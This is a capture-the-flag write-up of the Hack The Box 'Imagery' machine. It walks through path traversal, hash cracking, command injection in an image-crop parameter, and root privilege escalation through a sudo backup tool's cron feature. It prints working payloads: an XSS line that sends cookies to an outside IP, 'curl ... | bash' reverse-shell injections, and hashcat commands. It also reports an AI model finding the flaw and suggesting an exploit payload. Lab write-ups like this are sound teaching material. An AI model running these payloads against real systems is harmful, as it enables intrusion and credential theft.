{"message":"Error reading file: 404 Not Found: The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.","success":false}
Additionally we can take a look at the url and find an interesting endpoint and parameter.
http://imagery.htb:8000/admin/get_system_log?log_identifier=testuser%40imagery.htb.log
Let’s see if we can identify if there’s path traversal, my go to check is /etc/hosts as it’s a small file and immediately identifies if there are other subdomains or hosts to take note of.
1
2
3
4
5
6
7
8
9
10
11
http://imagery.htb:8000/admin/get_system_log?log_identifier=/etc/hosts

127.0.0.1 localhost
127.0.0.1 Imagery imagery.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Let’s extract /etc/passwd so we can identify users on the machine. Note that I’m swapping over to my web proxy as it’d be easier to view responses this way.
1
2
3
4
5
6
7
8
GET /admin/get_system_log?log_identifier=/etc/passwd HTTP/1.1

<SNIP>
root:x:0:0:root:/root:/bin/bash
<SNIP>
web:x:1001:1001::/home/web:/bin/bash
<SNIP>
mark:x:1002:1002::/home/mark:/bin/bash
We can find three users with login shells. Let’s start checking proc files, which is short for process files which contain process information.
1
2
3
GET /admin/get_system_log?log_identifier=/proc/self/cmdline HTTP/1.1

/home/web/web/env/bin/python❓app.py❓
We’ve found that we’re running as the app.py python program, let’s check out what’s in it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
GET /admin/get_system_log?log_identifier=/proc/self/cwd/app.py HTTP/1.1

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
Looking at the code it’s a simple web application that interacts with a database, let’s try and locate that database, first checking in the config import.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
GET /admin/get_system_log?log_identifier=/proc/self/cwd/config.py HTTP/1.1

import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

os.makedirs(UPLOAD_FOLDER, exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)

MAX_LOGIN_ATTEMPTS = 10
ACCOUNT_LOCKOUT_DURATION_MINS = 1

ALLOWED_MEDIA_EXTENSIONS = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff', 'pdf'}
ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff'}
ALLOWED_UPLOAD_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff',
    'application/pdf'
}
ALLOWED_TRANSFORM_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff'
}
MAX_FILE_SIZE_MB = 1
MAX_FILE_SIZE_BYTES = MAX_FILE_SIZE_MB * 1024 * 1024

BYPASS_LOCKOUT_HEADER = 'X-Bypass-Lockout'
BYPASS_LOCKOUT_VALUE = os.getenv('CRON_BYPASS_TOKEN', 'default-secret-token-for-dev')

FORBIDDEN_EXTENSIONS = {'php', 'php3', 'php4', 'php5', 'phtml', 'exe', 'sh', 'bat', 'cmd', 'js', 'jsp', 'asp', 'aspx', 'cgi', 'pl', 'py', 'rb', 'dll', 'vbs', 'vbe', 'jse', 'wsf', 'wsh', 'psc1', 'ps1', 'jar', 'com', 'svg', 'xml', 'html', 'htm'}
BLOCKED_APP_PORTS = {8080, 8443, 3000, 5000, 8888, 53}
OUTBOUND_BLOCKED_PORTS = {80, 8080, 53, 5000, 8000, 22, 21}
PRIVATE_IP_RANGES = [
    ipaddress.ip_network('127.0.0.0/8'),
    ipaddress.ip_network('172.0.0.0/12'),
    ipaddress.ip_network('10.0.0.0/8'),
    ipaddress.ip_network('169.254.0.0/16')
]
AWS_METADATA_IP = ipaddress.ip_address('169.254.169.254')
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'
We find that the database file is actually simply a json file which is interesting. Let’s grab it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
GET /admin/get_system_log?log_identifier=/proc/self/cwd/db.json HTTP/1.1

{
    "users": [{
            "username": "admin@imagery.htb",
            "password": "[REDACTED]",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "[REDACTED]",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
    "images": [],
    "image_collections": [{
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": [{
        "id": "256c7606-4bbb-4889-a95c-ece0390266ac",
        "name": "PWNED",
        "details": "\"><img src=x onerror=\"fetch('http://10.10.14.160:80/?cookie='+document.cookie)\">",
        "reporter": "w1ld@0xw1ld.github.io",
        "reporterDisplayId": "a5d6c029",
        "timestamp": "2025-09-28T17:32:17.799693"
    }]
}
We can find the information for users as well as the bug report. The passwords seem to be hashes so let’s identify them, likely md5.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ hashid -m '[REDACTED]'

Analyzing '[REDACTED]'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000]
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128
[+] NTLM [Hashcat Mode: 1000]
[+] Domain Cached Credentials [Hashcat Mode: 1100]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900]
Now let’s utilize hashcat and attempt to crack these hashes.
1
2
3
$ hashcat -a 0 -m 0 users.pem /usr/share/wordlists/rockyou.txt --username
<SNIP>
2c65c8REDACTED:[REDACTED]
Attempting to utilize these for password reuse on ssh results in a failure as it requires proper public keys which I could not retrieve through the log file traversal. Returning to the website and logging in as the testuser we seem to have gained access to previously locked features.

After viewing the source code of several of the api_x endpoints, and piping them into LLM code analysis, Claude detected an RCE in api_edit.py for the apply_visual_transform
1
command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
Claude also suggested the following payload.
1
2
3
4
5
6
7
8
9
10
11
POST /apply_visual_transform
{
  "imageId": "valid-image-id",
  "transformType": "crop",
  "params": {
    "x": "0;whoami>/tmp/rce;",
    "y": "0",
    "width": "100",
    "height": "100"
  }
}
Since I don’t have direct access to whatever output this command has, I’ll be attempting a reverse shell instead.
1
2
3
4
5
6
7
8
9
10
11
12
POST /apply_visual_transform HTTP/1.1

{
  "imageId": "b8f2a061-0005-4ac3-bf00-053e2c121f07",
  "transformType": "crop",
  "params": {
    "x": "417; curl http://10.10.14.160:3232/comp.sh|bash;",
    "y": "297",
    "width": "1004",
    "height": "423"
  }
}
I get a shell response back on my listener.
1
web@Imagery:~/web$
User
Doing a little bit of digging we can find that there’s a pyAesCrypt binary in our .local folder.
1
2
3
4
5
web@Imagery:~$ ls -lash ~/.local/bin
total 12K
4.0K drwxrwxr-x 2 web web 4.0K Sep 22 18:56 .
4.0K drwxrwxr-x 6 web web 4.0K Sep 22 18:56 ..
   0 lrwxrwxrwx 1 web web   59 Jul 30 08:14 pyAesCrypt -> /home/web/.local/share/pipx/venvs/pyaescrypt/bin/pyAesCrypt
Let’s look around for aes files on the system.
1
2
web@Imagery:~$ find / -name *.aes 2>/dev/null
/var/backup/web_20250806_120723.zip.aes
Let’s transfer this file over and use aescrypt2hashcat to convert it into a hashcat crackable format.
1
$ ./aescrypt2hash.pl web_20250806_120723.zip.aes > backup.pem
Now let’s run hashcat.
1
2
3
$ hashcat -m 22400 -a 0 backup.pem /usr/share/wordlists/rockyou.txt
<SNIP>
$aescrypt$1*98b981e1c146[REDACTED]:[REDACTED]
Let’s decrypt the backup file.
1
2
web@Imagery:~$ pyAesCrypt -d /var/backup/web_20250806_120723.zip.aes -o /tmp/w1ld.zip
Password:
We can now unzip and view the contents of the backup, particularly the db.json file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
web@Imagery:/tmp$ unzip w1ld.zip
<SNIP>
web@Imagery:/tmp/web$ cat db.json
<SNIP>
        {
            "username": "mark@imagery.htb",
            "password": "[REDACTED]",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
</SNIP>
Looks like we’ve found another password hash, let’s put it into hashcat once more.
1
2
$ hashcat -a 0 -m 0 users.pem /usr/share/wordlists/rockyou.txt --username
01c[REDACTED]:[REDACTED]
Let’s now attempt to su using the password we recovered for mark.
1
2
3
4
5
6
7
8
9
10
11
web@Imagery:/tmp/web$ su mark
Password:
mark@Imagery:/tmp/web$ ls -lash ~
total 24K
4.0K drwxr-x--- 2 mark mark 4.0K Sep 22 18:56 .
4.0K drwxr-xr-x 4 root root 4.0K Sep 22 18:56 ..
   0 lrwxrwxrwx 1 root root    9 Sep 22 13:21 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 mark mark  220 Aug 20  2024 .bash_logout
4.0K -rw-r--r-- 1 mark mark 3.7K Aug 20  2024 .bashrc
4.0K -rw-r--r-- 1 mark mark  807 Aug 20  2024 .profile
4.0K -rw-r----- 1 root mark   33 Sep 28 15:03 user.txt
Just like that, we have User!
Root
Enumerating our permissions as mark we have the following sudo permissions.
1
2
3
4
5
6
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
Let’s figure out what this is.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
mark@Imagery:~$ sudo charcol

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help
mark@Imagery:~$ sudo charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system password verification).
Looks like it’s a backup suite, with a typo in its banner which is actually quite funny. Let’s run the shell
1
2
3
4
5
6
7
8
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):
[2025-09-28 19:11:47] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
[2025-09-28 19:11:52] [ERROR] Incorrect master passphrase. 1 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
[2025-09-28 19:11:54] [ERROR] Incorrect master passphrase after multiple attempts. Exiting application. If you forgot your master passphrase, then reset password using charcol -R command for more info do charcol help. (Error Code: CPD-02)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
Looks like we’re locked behind a password, let’s reset this.
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo charcol -R

Attempting to reset Charcol application password to default.
[2025-09-28 19:13:00] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-09-28 19:13:08] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
Now if we run it we get a prompt to set a password.
1
2
3
4
5
6
7
8
mark@Imagery:~$ sudo charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-09-28 19:15:09] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
Now let’s go into the shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mark@Imagery:~$ sudo charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-09-28 19:16:04] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
Looking around at the help output we can find an example for automated jobs (cron)
1
auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
Let’s create a command that will run our reverse shell.
1
2
3
4
5
6
7
charcol> auto add --schedule "* * * * * " --command "curl http://10.10.14.160:3232/comp.sh | bash" --name w1ld
[2025-09-28 19:18:24] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-09-28 19:18:30] [INFO] System password verified successfully.
[2025-09-28 19:18:30] [INFO] Auto job 'w1ld' (ID: f7377f52-5196-43ff-b524-64e5bb435894) added successfully. The job will run according to schedule.
[2025-09-28 19:18:30] [INFO] Cron line added: * * * * *  CHARCOL_NON_INTERACTIVE=true curl http://10.10.14.160:3232/comp.sh | bash
After waiting a minute I get a shell on my listener
1
2
root@Imagery:~# ls /root
chrome.deb  root.txt
Just like that, we have Root!
tags: boxes - os/linux - diff/medium